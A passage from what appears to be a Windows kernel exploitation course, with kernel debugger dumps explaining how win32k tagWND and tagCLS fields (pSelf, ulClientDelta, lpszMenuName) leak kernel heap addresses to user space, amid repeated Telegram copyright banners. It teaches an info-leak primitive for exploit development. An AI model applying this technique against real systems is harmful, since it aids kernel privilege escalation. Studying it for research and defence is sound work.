lpUserDesktopHeapWindow : 0x1621860
lpszMenuName : 0xffffe4b104228000, tagTHREADINFO : 0xffffe4b10354fab0
Break instruction exception - code 80000003 (first chance)
00007ffd`60b6a962 cc              int     3   User Space Address
kd> dq 0x1621860
00000000`01621860  00000000`000a004a 00000000`00000004
00000000`01621870  ffffe4b1`03547ab0 ffff9b81`e810fbb0
00000000`01621880  ffffe4b1`00861860 00000000`00000000  pSelf
00000000`01621890  00000000`00061860 80000700`60020018
00000000`016218a0  04c00000`00000100 00000000`00000000
00000000`016218b0  00000000`00000000 ffffe4b1`0083afd0
00000000`016218c0  ffffe4b1`0085b6e0 ffffe4b1`00800760
00000000`016218d0  00000000`00000000 00000000`00000000
```

Notice the similarity in **2 least significant bytes (LSB)** of `pSelf` and the address of `tagWND` in user space.

Subtracting the address of `tagWND` from `pSelf` gives **ulClientDelta**.

```
ulClientDelta = pSelf - (&tagWND)
```

ulClientDelta helps us to resolve the address of all corresponding kernel space objects which were leaked in user space. `tagWND` also stores the pointer to a `tagCLS` object at 0xA8.

```
typedef struct tagCLS {
    ...
    LPWSTR          lpszMenuName;
    LPSTR           lpszAnsiClassName;
    ...
}
```

Symbols to `tagCLS` have been discontinued in the recent version of Windows. Verifying it using symbols from older windows shows `lpszMenuName` at 0x90 in Window 10 RS2 x64.

```
lpUserDesktopHeapWindow : 0x1c02b00                          User Space Address
lpszMenuName : 0xffff86da843e0000
tagTHREADINFO : 0xffff86da843f0010
Break instruction exception - code 80000003 (first chance)
0033:00007ffc`ee0da962 cc              int     3
kd> dq (poi(0x1c02b00+0xa8)+0x90) l 2                        Kernel Space Address
ffff86da`808ad720  ffff86da`843e0000 ffff86da`808a0e30
kd> db poi(poi(0x1c02b00+0xa8)+0x90) l 20
ffff86da`843e0000  41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00  A.A.A.A.A.A.A.  MenuName
ffff86da`843e0010  41 00 41 00 41 00 41 00-41 00 41 00 41 00 41 00  A.A.A.A.A.A.A.
kd> db poi(poi(0x1c02b00+0xa8)+0x98) l 20
ffff86da`808a0e30  57 4b 45 43 6c 61 73 73-00 00 00 00 00 00 00 00  WKEClass.......  ClassName
ffff86da`808a0e40  00 00 00 00 00 00 00 00-b5 fd bc 4e 0a f7 00 19  ...........N....
```


All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Window objects are owned by threads and can be allocated in both **DesktopHeap** and **SessionPool** depending on the size of **MenuName**. This primitive will help to leak addresses in both **DesktopHeap** and **SessionPool**.

Resources

1. https://media.blackhat.com/bh-us-11/Mandt/BH_US_11_Mandt_win32k_WP.pdf

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa

https://t.me/CyberBankSa <-- جميع الحقوق محفوظة لمبادرة البنك السيبراني

Left Blank for Notes

All rights reserved to CyberBankSa Initiative --> https://t.me/CyberBankSa